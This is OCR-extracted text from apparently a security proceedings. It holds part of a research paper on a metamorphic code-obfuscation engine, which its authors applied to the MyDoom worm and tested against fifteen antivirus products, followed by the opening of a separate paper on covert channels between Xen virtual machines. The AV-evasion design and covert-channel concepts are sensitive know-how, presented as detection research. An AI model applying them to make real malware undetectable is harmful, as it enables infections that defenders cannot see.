
previous example, the address of `Global1` will be different after replication. And then, to be correct, in the statement `cmp eax, 402000h`, the hexadecimal value must be updated by the new address of `Global1` only in the second program's binary.

3.3 Metamorphic engine replication with no constant kernel

At this stage we have illustrated :

1. how to obfuscate a program to guarantee that it cannot be disassembled under a predefined time τ in 3.1;
2. which information is mandatory to create a program able to reverse this previous obfuscation scheme in 3.2;

We now have to describe how the metamorphic engine can link these two steps to achieve its self-replication. Figure 3 illustrates this replication process. For the purpose of simplicity, we only present how the description of the original code blocks sequence is used in the replication process.



M'
M''
Entry Point
Modeling
Obfuscation
(1)
(2)
(3)
(4)
(5)
0 : 40 10 40 00 (address of M1)
4 : 06 00 00 00 (size of M1)
8 : 50 23 40 00 (address of M2)
10 : 24 00 00 00 (size of M2)
14 : ...
0 : 51 20 50 00 (address of M'1)
4 : 16 00 00 00 (size of M'1)
8 : 20 87 50 00 (address of M'2)
10 : 08 00 00 00 (size of M'2)
14 : ...
M'i sequence
M''i sequence

Fig. 3. Illustration of the replication process of the metamorphic engine.

Let M' be an already-obfuscated version of the metamorphic engine M, as described in section 3.1. M' embeds its own rebuilding information, as presented in section 3.2. More precisely, M' is here composed of 20 instructions $(I_1, \ldots, I_{20})$ distributed in 7 blocks $(M'_1, \ldots, M'_7)$ as represented in (1). Each instruction index represents its execution order, I_1 stands for the first executed one whereas I_{20} is the last instruction. Each block M'_i contains a random number of instructions and a random position in the program M'. At the end of each block, another one denoted τ'_i represents the τ-obfuscated branch whose destination is highlighted by pointed arrows. As previously mentioned, the destination of this block cannot be determined before the τ'_i duration.

Without loss of generality, let us assume that the rebuilding information is used by instruction I_4 to start the modeling step. Then, this instruction has a reference to the first block description represented in (2). This description gives the position and the size of each M'_i block. So, M' can disassemble M'_1, then M'_2 until the last block M'_7. From now, M' has its own instructions sequence $(I_1, \ldots, I_{20})$ in memory as illustrated in (3). The re-obfuscation starts here, as described in 3.1 whose results is illustrated in (4): new code blocks are randomly generated $(M''_1, \ldots, M''_6)$ with their corresponding τ-obfuscated transitions $(\tau''_1, \ldots, \tau''_6)$. The original code block sequence $(M''_1, \ldots, M''_6)$ is inserted in a new data block represented in (5). The key point consists in updating the reference to this rebuilding information in instruction I_4, to be sure that this instruction will use the new code blocks description. Moreover, the entry point of M'' is defined in its header to point to the position of I_1 instruction in M''.

From a detection point of view, rebuilding information presents no constant part nor constant position between the two mutated programs. Thus, we assume that reaching rebuilding information means to be able to disassemble any obfuscated program until identifying the part of the program using this information. In this case, any disassembler would be confronted with the robustness of the code obfuscation scheme.[4] And then detection is delayed during the amount of time defined by τ-obfuscation.

3.4 Embedding the metamorphic engine in another program

We have illustrated how the metamorphic engine can reproduce itself according to its rebuilding information. However, the remaining question is the origin of this information. In other words, how can we get the first obfuscated metamorphic binary? First, our metamorphic engine works at binary level taking advantage of the dissembling difficulty in x86 architecture. Second, the purpose of the engine is to be generic, in order to transform high level language programs to make them metamorphic. Here we only focus on programs written in C language. Thus, we have to modify the compilation process to build the first metamorphic binary in the same way the metamorphic engine does. This is achieved by inserting an obfuscator in the compilation process as illustrated in figure 4 step (2).

The compilation process starts normally by taking two inputs programs, the metamorphic engine and the to-be-obfuscated program. First, the compiler produces the corresponding assembly sources. Second, the obfuscator transforms these sources, as presented in 3.1. The obfuscated assembly sources now contain all the rebuilding information for the whole program. Then, the assembler produces object files which will be linked with additional libraries to obtain the final metamorphic binary just like any classical assembling process.

[4] The question of heuristic detection of the permuted code is not mentioned here.




Fig. 4. Illustration of the production of the first metamorphic binary from the metamorphic engine and an original program.

4 Malware detectors evaluation

This section aims at empirically evaluating the impact of our metamorphic engine approach on the state of the art detection tools. In 4.1, we present the way we transform the well known worm MyDoom into a metamorphic one. In 4.2, we describe the evaluation platform. In 4.3, we present the results of our experiments.

4.1 Building a metamorphic version of MyDoom

All our experiments are based on the well known worm MyDoom.A [14] discovered in January 2004. The choice of this malware was motivated by two major reasons:

1. the worm sources [27] are available in C language, which allow us to directly use our metamorphic engine;
2. according to its virulence (number of emails generated), MyDoom is considered as the most serious worm attack ever known [25].

Briefly, MyDoom is a worm propagating through a peer-to-peer client and by emails. Its payload is composed of two parts: first, the worm tries a *Denial Of Service* (DOS) on a specific web site. Second, MyDoom embeds an encrypted *Dynamic Link Library* (DLL) which represents a backdoor listening on a TCP port ranging between 3127 and 3198 . This DLL can be viewed as a standalone malware, loaded by the Windows `Explorer.exe` process, and waiting for malicious commands. Thus, we have two malware candidates for detection purpose: MyDoom, and its backdoor. In the original sources of MyDoom, the `CopyFile` function is in charge of the worm replication. To use our metamorphic engine, we have modified the sources of MyDoom to replace all the `CopyFile` calls to the replication entry point of the metamorphic engine. Concerning the backdoor, its detection could make MyDoom suspicious according to heuristics detection techniques. As a non-replicating program the backdoor does not use the metamorphic engine but has to be obfuscated as the worm is.




Fig. 5. Illustration of the incorporation of the obfuscated backdoor (xproxy) in the metamorphic worm (MyDoom).

The generation of the metamorphic worm is illustrated in figure 5: first the backdoor is obfuscated as explained in figure 3.1 to obtain the obfuscated backdoor (`xproxy.dll`) in step (1). Then, the backdoor binary has to be encrypted as the worm normally does. This encrypted binary is then translated as a table of hexadecimal values in a source file (`xproxy.inc`). This step is denoted in (2). Finally, the metamorphic worm is produced as illustrated in 4 from the previous `xproxy.inc` file, the metamorphic engine and MyDoom sources in step (3).

4.2 Evaluation platform

To observe the malware's behavior in a safe and protected environment, a target platform was installed. The adopted solution consisted in using virtual machines for two reasons: first, to prevent any infection of the real operating system from the malware. On this subject, we verified beforehand that MyDoom did not try to detect any virtualisation environment. Indeed, malwares are used to changing their behavior in case of virtualisation. Second, virtual machines allowed us to easily come back to a clean state independently of detection success by restoring the safe machine image. The evaluation platform was composed of two components, namely the guest and the host machine.

Guest Machine : VMWare workstation was chosen as the emulating environment. Windows XP Pro SP3 was installed with up-to-date hot fixes to represent a personal user configuration. To observe the worm propagation, a mail client and a peer-to-peer one were configured. An ISP account was also defined with different parameters and especially the SMTP server address. This guest machine configuration was cloned according to the number of antivirus to be tested. An antivirus program was installed on each configuration.

Host Machine : A bridge was installed between the two machines to establish a network communication between them. A fake SMTP server listening on TCP port 25 was in charge of collecting the worm's mail. All the guest traffic was oriented toward the bridge to reach the host machine.

In order to validate the metamorphic engine replication, and to bring representative results, each sample of malware used in the followings experiments was produced as follows:

1. a metamorphic worm obtained, as illustrated in 5, was installed on a guest machine containing no activated detection product. The parameters of the metamorphic engine were configured according to the experiments (code block sizes and τ iteration values).
2. this worm was then executed on the guest machine until two mutated worms were obtained. These two worms were collected from the peer-to-peer client and from emails by the host machine.
3. the virtual environment was finally restored to a clean state and this process was renewed (step 2) with the previously collected malware until the desired sample of worms was obtained.

4.3 Experiment results

To be as general as possible, we started with 15 of the most used antivirus software regardless of their detection techniques (heuristic, behavioral blockers, state automata [17]). In terms of license several products present ambiguities concerning black box evaluations : *"You shall not use this Software in automatic, semi-automatic or manual tools designed to create virus signatures, virus detection routines, any other data or code for detecting malicious code or data."* To be as neutral as possible, all the results are given anonymously denoted by AV1 to AV15. All detection software were used with their default configuration parameters.

Concerning the metamorphic engine parameters, τ-obfuscation was initialized to a single iteration and the code blocks size was set to contain from 1 to 5 instructions. For detection purpose, each worm was installed on a guest machine and submitted to on demand detection. Then, non detected malware were executed until mail and peer-to-peer propagations.

Two samples of malware differing only in their replications were submitted to antivirus products: the first one used direct replication API calls (`CopyFile`), whereas the second one used the metamorphic engine replication functionality. The interest of such a distinction lies in the difficulty of determining the self replication of the metamorphic engine whereas it is quite simple to identify a direct copy. The detection results concerning the two submitted samples of malware are presented in table 1 with their corresponding observed detection technique.

Software	Obfuscated worms	Metamorphic worms	Observed detection technique
AV1	100/100 detected as generic Trojan	0/100	behavior monitoring
AV2	100/100 blocked for suspicious files actions (self copies) and registry actions (residency)	0/100	behavior monitoring
AV3	40/100 blocked for suspicious files actions	40/100 blocked for suspicious files actions	file blocker
AV4	100/100 blocked for registry modifications (residency)	100/100 blocked for registry modifications (residency)	registry blocker
AV5	100/100 blocked for suspicious actions	100/100 blocked for suspicious actions	actions blocker
AV6	10/100 detected as "Heur_PE virus"	10/100 detected as "Heur_PE virus"	heuristic form-analysis
AV7	0/100	0/100	no detection
⋮	⋮	⋮	⋮
AV15	0/100	0/100	no detection

Table 1. Detection results obtained on 15 antivirus products with 100 obfuscated worms (first column) and 100 metamorphic ones (second column).

According to table 1, which presents the observed results obtained from the two submitted worms samples, four classes of detection techniques can be extracted:

1. behavioral monitoring software represented by AV1 and AV2;
2. behavioral blocker products represented by AV3, AV4 and AV5;
3. heuristic-based detection tools represented by AV6;
4. form-based detection software unable to detect any obfuscated worm or metamorphic ones (AV7 to AV15);

The first three detection classes are detailed hereafter.

Behavioral monitoring results. This class of detectors includes two software (AV1 and AV2) able to detect all the obfuscated worms but no metamorphic ones. This result tends to illustrate that AV1 and AV2 considered self-copying as a key component for detection purposes. However, the self replication problem is a well-known undecidable one, as F.Cohen proved [10]. Our results show that direct replication by calling the `CopyFile` function was detected but not the metamorphic engine replication process illustrated in 3. AV1 gave no more information to help understand the precise detection technique used. It seems that sensible events (files creations, file and registry modifications, self copying, etc.) were correlated to identifying a generic class of malware (here trojans). AV2 detected two suspicious behaviors before blocking any obfuscated worms: the first one concerned suspicious file actions such as copying itself and the second one was the attempt of residency through registry modifications.

Behavioral blocker results. All these software (AV3, AV4 and AV5) required a user decision concerning each detected suspicious action. AV3 blocked each file containing an executable program disguised by harmless file extension. This happened during mail creation with a probability of 40% set in the source code. More precisely, in this case, the worm packed itself in a temporary directory with a `.tmp` extension before encoding this copy as a mail attachment. Consequently, all of these temporary files were detected as suspicious by AV3. AV4 blocked all the malware attempts to become resident by registry modifications. Finally, AV5 monitored several behavior with different level of risks and gave the following warnings for all the metamorphic worms:

1. modifying your computer so that another computer can access it;
2. copying an "executable" file to a sensitive area of your system;
3. registering itself in your "Windows System Startup" list;
4. copying another program to an area of your computer that shares files with other computers;
5. connecting to the Internet in a suspicious manner to send out emails.

Here, it is worth mentioning that this product was not able to detect the self replication of the metamorphic engine. Indeed expressions "an executable" in 2 and "another program" in 4 confirmed the self replication detection difficulty as for AV1 and AV2. Moreover, it was verified that AV5 could detect self replication on the obfuscated versions of MyDoom. However, in all cases a warning was generated for any program copy as well as a self copying. Moreover, these different warnings were not correlated to identify a specific malware behavior. Behavioral blocking is a proactive detection technique preventing any malicious action before execution. Each of these action relies on a single system call. So, τ-obfuscation is usless on this class of detectors.

Heuristic-based detection results. AV6 detected all the malware according to their binary files and not during their executions. More precisely, all the malware were detected under the label "Heur_PE virus" which suggests that heuristics were used for detection purpose. To validate this heuritic-based detection assumption, we created 3 samples of malware with different τ values (1, 500, and 1 000 000 iterations). Each of these samples was composed of 4 groups of 100 malware with different code block sizes. Figure 6 gives the corresponding detections rates.




Fig. 6. Detection rates of AV6 according to code block sizes and τ values.

According to these results, the detections rates seem proportional to the code block sizes. Moreover, τ-obfuscation appears to have no impact on detection. This confirms that AV6 used heuritics-based detection approach to recognize these metamorphic malware. No information was given by the product on these specific heuristic detection techniques.

4.4 Discussion on the experiments results

The previous experiments emphasize the two main representative dynamic detection techniques used in current dynamic industrial malware detectors: behavioral monitoring and behavioral blocking. AV1 and AV5 produce two interesting results, each one representing a different class of dynamic detection techniques. Indeed, AV1 is able to correlate some suspicious actions to identify generic malware behavior. Unfortunately, complex self-replications such as metamorphic ones are not detected, leading to a 100% false negatives results when confronted with our experimental metamorphic worms. AV6 can detect all elementary suspicious actions which could describe the behavior of the worm MyDoom. Unfortunately, these events are not correlated to identify the generic worm behavior. Finally, in all cases, it appears to be too immature to evaluate the impact of τ-obfuscation on the current state of the art dynamic detection products. Behavioral detections seems too early to detect complex metamorphic malware.

5 Conclusion

In this paper, we have proposed an approach of a generic metamorphic engine based on advanced code transformation techniques. Describing the process of the metamorphic engine self-replication, we have illustrated the difficulty of detecting it. From a static point of view, the obfuscation scheme was designed to avoid any syntactic signature which could represent a possible detection pattern. Moreover, classical static analysis techniques based on data flow propagation or slicing are limited by the robustness of code obfuscation.

To evaluate the threat represented by self-replicating metamorphic malware, we applied our metamorphic engine to a representative worm to assess current industrial antivirus products detection capabilities. The results show that no tested detection tool is able to reliably detect this class of malware as a worm. Concerning static detection products, only one seems able to detect samples of malware according to some heuristics. Concerning dynamic detection tools, two techniques seem to be used : behavioral monitoring and behavioral blocking. Unfortunately, our experiments found some worrying limitations in these detection techniques. Indeed, behavioral monitoring fails to identify the replication process of the proposed metamorphic engine, leading to false positive results. Behavioral blocking, which consists in suspending some suspicious actions, relies on the user decision to achieve system security and appears unable to detect a global malicious behavior. Consequently, behavioral detection seems an early detection strategy, which is not yet effective against τ-obfuscation.

Finally, this work aimed at focusing on the threats that metamorphic malware could represent. By considering the practical case where no user can decide on the malicious aspect of an action, the question is about the automatic detection of such τ-obfuscated threats. As underlined in [22], we believe that alert correlation would offer interesting perspectives in malware detection, as has already been done concerning intrusion detection. From now, our work will be aimed at dynamically detecting this type of malware.

References

1. A.V. Aho, R. Sethi, and J. D. Ullman. *Compilers, Principles, Techniques, and Tools*. Addison-Wesley, 1986.
2. Boaz Barak, Oded Goldreich, Rusell Impagliazzo, Steven Rudich, Amit Sahai, Salil Vadhan, and Ke Yang. On the (im)possibility of obfuscating programs. *Crypto '01*, LNCS No.2139:pages 1–18, 2001.
3. P. Beaucamps and E. Filiol. On the possibility of practically obfuscating programs - towards a unifed perspective of code protection. *WTCV'06 Special Issue, G. Bonfante & J.-Y. Marion eds, Journal in Computer Virology, 2 (4)*, 2006.
4. G. Bonfante, M. Kaczmarek, and JY. Marion. Architecture of a morphological malware detector. *Journal in Computer Virology*, 2008.
5. JM. Borello and L. Mé. Code obfuscation techniques for metamorphic viruses. *Journal in Computer Virology 4(3)*, pages 211–220, 2008.
6. D. Bruschi, L. Martignoni, and M. Monga. Detecting self-mutating malware using control-flow graph matching. In *Detection of Intrusions and Malware & Vulnerability Assessment, volume 4064 of LNCS*, pages 129–143. Springer, 2006.
7. N. Chomsky. Three models for the description of languages. *IRE Transactions on Information Theory, 2*, pages 113–124, 1956.
8. N. Chomsky. On certain formal properties of grammars. *Information and Control, 2*, pages 137–167, 1969.
9. M. Christorodescu and S. Jha. Static analysis of executable to detect malicious patterns. In *In Proceedings of the 12th USENIX Security Symposium*, pages 169–186, 2003.
10. F. Cohen. *Computer Viruses.* PhD thesis, University of Southern California, 1986.
11. C. Collberg, C.Thomborson, and D.Low. Manufacturing cheap, resilient, and stealthy opaque constructs. In *In Principles of Programming Languages POPL98*, pages 184–196, 1998.
12. C. Collberg, C. Thomborson, and D. Low. A taxonomy of obfuscating transformations. Technical Report 148, University of Auckland, New Zealand, 1997.
13. T. M. Driller. Metamorphism in practice. *29A E-zine, vol.6*, 2002.
14. P. Ferrie and T. Lee. W32.mydoom.a@mm, 2004. `http://www.symantec.com/security_response/writeup.jsp?docid=2004-012612-5422-99&tabid=2`.
15. Peter Ferrie. Un combate con el kernado. *Virus Bulletin*, pages 8–9, 2002.
16. E. Filiol. Metamorphism, formal grammars and undecidable code mutation. *International Journal Of Computer Science, vol. 2, number 1*, pages 70–75, 2007.
17. H. Debar G. Jacob, E. Filiol. Functional polymorphic engines: formalisation, implementation and use cases. *Journal in Computer Virology*, 2008.
18. G. Jacob, H. Debar, and E. Filiol. Behavioral detection of malware: From a survey towards an established taxonomy. *Journal in Computer Virology, vol. 4,no. 3*, 2008.
19. G. Jacob, H. Debar, and E. Filiol. Functional polymorphic engines : formalisation, implementation and use cases. *Journal in Computer Virology*, 2008.
20. Eugene Kaspersky. Darkparanoid-who me? *Virus Bulletin*, pages 8–9, january 1998.
21. A. Lakhotia, A. Kapoor, and E. U. Kumar. Are metamorphic viruses really invincible? *Virus Bulletin*, pages 5–7, 2004.
22. B. Morin and L. Mé. Intrusion detection and virology: an analysis of differences, similarities and complementariness. *Journal in Computer Virology*, 3:39–49, 2007.

23. M. D. Preda, M. Christorodescu, S. Jha, and S. Debray. A semantic-based approach to malware detection. In *Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, 2007.
24. D. Spinellis. Reliable Identification of Bounded-length Viruses is NP-complete. *IEEE Transactions in Information Theory*, pages 280–284, 2003.
25. Peter Szor. *The Art of Computer Virus Research and Defense*. Addison Wesley, 2005.
26. F. Tip. A survey of program slicing techniques. *Journal of programming Languages*, 3:121–189, 1995.
27. VX Heavens. `http://vx.netlux.org`.
28. A. Walenstein, R. Mathur, M. Chouchane, and A. Lakhotia. The design space of metamorphic malware. In *Proceedings of the 2nd International Conference on i-Warfare & Security (ICIW)*, pages 241–248, 2007.
29. A. Walenstein, R. Mathur, M. R. Chouchane, and A. Lakhotia. Normalizing metamorphic malware using term rewriting. In *SCAM 2006 : The 6th IEEE Workshop Source Code Analysis and Manipulation*, pages 75–84, 2006.

Practical overview of a Xen covert channel

Mickaël Salaün `<mic@digikod.net>`

Abstract. Covert channels have been known since a long time and under various forms. Methods used by designers to exchange information with discretion depend mainly on their creativity. These streams of data are so stealthy that they can be easily used by some dishonest persons or malwares.
The virtualization of operating systems has brought a higher flexibility in the deployment of server farms and has enabled shared hosting. It also brings hopes concerning security through partitioning.
These two subjects are not so obviously linked, but at the beginning of every technology, new exploitation techniques also come up, more or less planned. In this context, this article explains technologies used by the Xen paravirtualizer about memory management and virtual guests. Thereafter, it explains how to exploit this mechanism to reach a new method of covert channel for virtual machines. Finally, experimental results show that the proof of concept can stealthily transfer data between virtual machines.

Introduction

Xen is now one of the most used virtualization systems in the shared hosting world. This solution has many advantages as its performance (due to the paravirtualization), its various configurations, the precision of its security policy, and moreover it is a free software. However, security problems exist for this architecture and a new one will be described here with the covert channels approach.

A lot of malwares and especially *rootkits* use some techniques to remain stealthy. The great majority of this techniques are publicly known but it can be very hard to prevent such infection. Today, new computers provide virtualization features and malwares are taking advantage of this. Parallel to this, the communication is an important point which is critical for some new kind of malware like K-ary virus [1]. Moreover, a covert channel wisely used can be a good strategy to bypass detections. It is then important to know such channels to be able to detect and avoid them.

For a better understanding, I will first define isolation, and specify where it is needed and what it requires. Then, the definition of the covert channels will help to understand the different existing methods to transfer information discreetly between several accomplices. After this, a description of the memory management of Xen will introduce the mechanism of a covert channel in this virtualizer.

1 Importance of isolation

1.1 Separate property

Mutualisation offers are by nature virtualization offers. You can find various solutions, from context insulation (VServer, OpenVZ...) up to a mix of virtualization methods (like paravirtualisation). In the case of virtualization solutions, it is fundamental for the provider to be able to partition the various machines which he rents out. Except for special needs, nobody wishes to disclose his data to his neighbours. In the same way, an exchange of virtual data between two machines can be interesting if it is controlled, otherwise it can be a problem.

In a virtualized server farm, communication between the numerous computers is in many cases essential for their good performance. However, for providers of virtualized host solutions, some constraints are essential. Their customers are either neutral towards one another, or in cooperation, or competitors. I propose to focus on this last case.

1.2 Compromised system

In the hypothesis of a compromised rival's server, as in any attack aimed at spying, the prior objective of the attacker is to stay in place as long as possible. In other words, the installed backdoor must be as discreet as possible. Today, there are several methods allowing to remain stealthy, including techniques which consist in running a program entirely in memory throughout its execution[1].

To be useful, a backdoor must be able to communicate with the outside. In some cases, the only means is to use the network. In the case of virtual hosted machines, the attacker can use another method: communication between virtual guests hosted on a same physical computer. In the virtual hosting solutions, it is not common that the provider offers such functionalities to his customers, when they did not give their consent.

A backdoor being stealthy for the operating system can be detected during network exchanges if these are correctly analysed[2]. In such a case, discreet communication between two virtual machines becomes critical for intrusion detection and also for the security of this operating system.

Some kind of malwares called K-ary virus [1] can be split into some inoffensive parts. If they can exchange information, they are so able to combine themselves to create a malicious payload. The communication channel used to exchange data between them can be many data streams including covert channels. If this kind of code using rootkit techniques is able to use such channels, it can be then possible to remain really stealthy and for a long time. . .

[1] *Sanson the Headman* is a really good example (`http://sanson.kernsh.org`).

[2] However, if a backdoor use a good network covert channel and use a low bandwith it can remain undetectable. . .

2 Covert channels

2.1 Definition

In confinement environments the main problems are the data access and leak. The main preoccupation of designers is the unauthorized access (or modification) to data [2]. For now it can be controlled through access rules if they are properly designed, well done and applied. It remains the leak problem which is not so simple to prevent. The data exchange is needed for many reasons, but sometimes it is unwanted and a leak can be due to a covert channel.

There are two interesting definitions about covert channel which complement one another :

– *Covert channels are those that "use entities not normally viewed as data objects to transfer information from one subject to another."* [3]
– *Given a nondiscretionary (e.g., mandatory) security policy model M and its interpretation I(M) in an operating system, any potential communication between two subjects I(Sh) and I(Si) of I(M) is covert if and only if any communication between the corresponding subjects Sh and Si of the model M is illegal in M.* [4]

This type of channel uses one or several legitimate streams to pass information between two entities through a way not initially envisaged by the original system designers. Interest to create such a channel is mostly to pass through a security policy forbidding such communication or to remain hidden from the rest of the system.

The simplest covert channels are undoubtedly those transmitting information to an accomplice thanks to a protocol created on top of legitimated data. For example, a simple text can hide some information with the insertion of spelling errors or other tricks. It can be easy to extract the hidden information if you know how to do, but if you are not aware of this channel it is impossible and the hidden message will remain invisible.

The steganography can be considered to be a form of covert channel given the invisibility for information transmission. There are several methods but the principle remains the same: to hide information in a media (image, video, sound) or any other data type. The main need is to be able to extract a hidden information from a piece of media. In this case, the media protocol is respected, but a specific information can remain inside the data. The initial goal can seem the same as a regular file, but it is turned aside from its traditional use.

2.2 Properties

The first feature of a covert channel is to remain hidden. Thanks to legitimate communication channels a stealthy channel can be set up. The most interesting feature of a communication channel is its bandwidth. The data stream can be used for multiple things according to its performances. However, it is obvious that bandwidth is linked to performances and can slow it.

There are three main covert channel classes [5] :

– Storage and timing channels
– Noisy and noiseless channels
– Aggregated and nonaggregated channels

A potential covert channel is a storage channel if its scenario of use ”involves the direct or indirect writing of a storage location by one process [i.e., a subject of I(M)] and the direct or indirect reading of the storage location by another process [6]. A potential covert channel is a timing channel if its scenario of use involves a process that ”signals information to another by modulating its own use of system resources (e.g., CPU time) in such a way that this manipulation affects the real response time observed by the second process [6]. Both of this techniques need a synchronisation to be able to communicate and they differ by their media.

Noisy or noiseless channels are differing by their probability to correctly transmit data without any doubt. With probability 1, the receiver can decode the value sent. A noisy channel need error-correcting codes to be usable as a noiseless one. Therefore the resulting channel will have a lower bandwidth than the similar noise-free channel.

The sender needs to share synchronization data with the receiver. Multiple data variables, which could be independently used for covert channels, may be used as a group to amortize the cost of information synchronization. We say the resulting channels are aggregated. Depending on how the sender and receiver set, read, and reset the data variables, channels can be aggregated serially, in parallel, or in combinations of serial and parallel aggregation to yield optimal bandwidth [5].

Characteristics of covert channels are their stealthiness and their bandwidth. They are rival: more a bandwidth is important, more it will be potentially suspected, and can be revealed. However, more a covert channel allows to transfer a big amount of information, more it is considered as functional and critical.

The detection of a covert channel is an important point for its designers as well as for its detractors. More important the bandwidth is, less tactful the communication can be and a suspicious activity can be detected.

All of this is depending on a common channel between two accomplices. If we want a message to be read, we need to put it in an accessible place. Otherwise, it is impossible to share information. The main difficulty is to really control this places, but most of the time, it is depending on the architecture. The problem is to find all possible channels shared between accomplices. The next section will explain what is in common between two virtual machines hosted in a same physical one and so what can be used to create such a covert channel.

3 The Xen memory management

3.1 Prerequisites

